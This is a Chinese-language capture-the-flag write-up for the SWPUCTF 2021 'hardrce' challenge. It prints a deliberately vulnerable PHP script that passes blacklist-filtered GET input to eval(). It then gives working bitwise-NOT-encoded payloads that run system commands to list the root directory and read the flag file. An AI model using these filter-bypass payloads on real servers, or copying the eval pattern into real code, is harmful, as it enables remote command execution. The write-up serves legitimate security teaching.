SWPUCTF 2021 新生赛 hardrce
1261 分钟China
本体总来讲还是比较简单的,主要就是考察 RCE 绕过,不过也给新入门的小伙伴提供了一个新思路,就是无字母的 RCE,可以进行绕过,例如异或、取反、自增自减等。
a. 源代码
php
<?php
header("Content-Type:text/html;charset=utf-8");
error_reporting(0);
highlight_file(__FILE__);
if(isset($_GET['wllm']))
{
    $wllm = $_GET['wllm'];
    $blacklist = [' ','\t','\r','\n','\+','\[','\^','\]','\"','\-','\$','\*','\?','\<','\>','\=','\`',];
    foreach ($blacklist as $blackitem)
    {
        if (preg_match('/' . $blackitem . '/m', $wllm)) {
            die("LTLT说不能用这些奇奇怪怪的符号哦!");
        }
    }
    if(preg_match('/[a-zA-Z]/is',$wllm))
    {
        die("Ra's Al Ghul说不能用字母哦!");
    }
    echo "NoVic4说:不错哦小伙子,可你能拿到flag吗?";
    eval($wllm);
}
else
{
    echo "蔡总说:注意审题!!!";
}
?>
b. 代码审计
大部分都是常见的代码,本题唯一重要的两个点就是两个 preg_match() 函数用于过滤:第一个 preg_match() 用于过滤特殊符号,第二个 preg_match() 将大小写所有字母过滤。
c. 具体解法
我们已知的是将所有字母过滤,特殊符号过滤了 ^,但没有过滤 ~(取反),所以我们能用取反编码的方式来解决这个题。
先构建指令 system('ls /');:
php
<?php
echo urlencode(~'system');
echo "\n";
echo urlencode(~'ls /');
?>
输出内容:
text
%8C%86%8C%8B%9A%92
%93%8C%DF%D0
把这个拼接成 payload:
text
?wllm=(~%8C%86%8C%8B%9A%92)(~%93%8C%DF%D0);

再来构建指令 system('cat /flllllaaaaaaggggggg');:
php
<?php
echo urlencode(~'system');
echo "\n";
echo urlencode(~'cat /flllllaaaaaaggggggg');
?>
payload:
text
?wllm=(~%8C%86%8C%8B%9A%92)(~%9C%9E%8B%DF%D0%99%93%93%93%93%93%9E%9E%9E%9E%9E%9E%98%98%98%98%98%98%98);
得到最终 flag:
text
NSSCTF{cdce058d-678c-4909-af0a-d89c6399339c}
拓展:这道题过滤了字母和特殊符号 ^,没过滤 ~。如果没过滤 ^,但过滤了 ~,那么我们只能用异或的方式解决。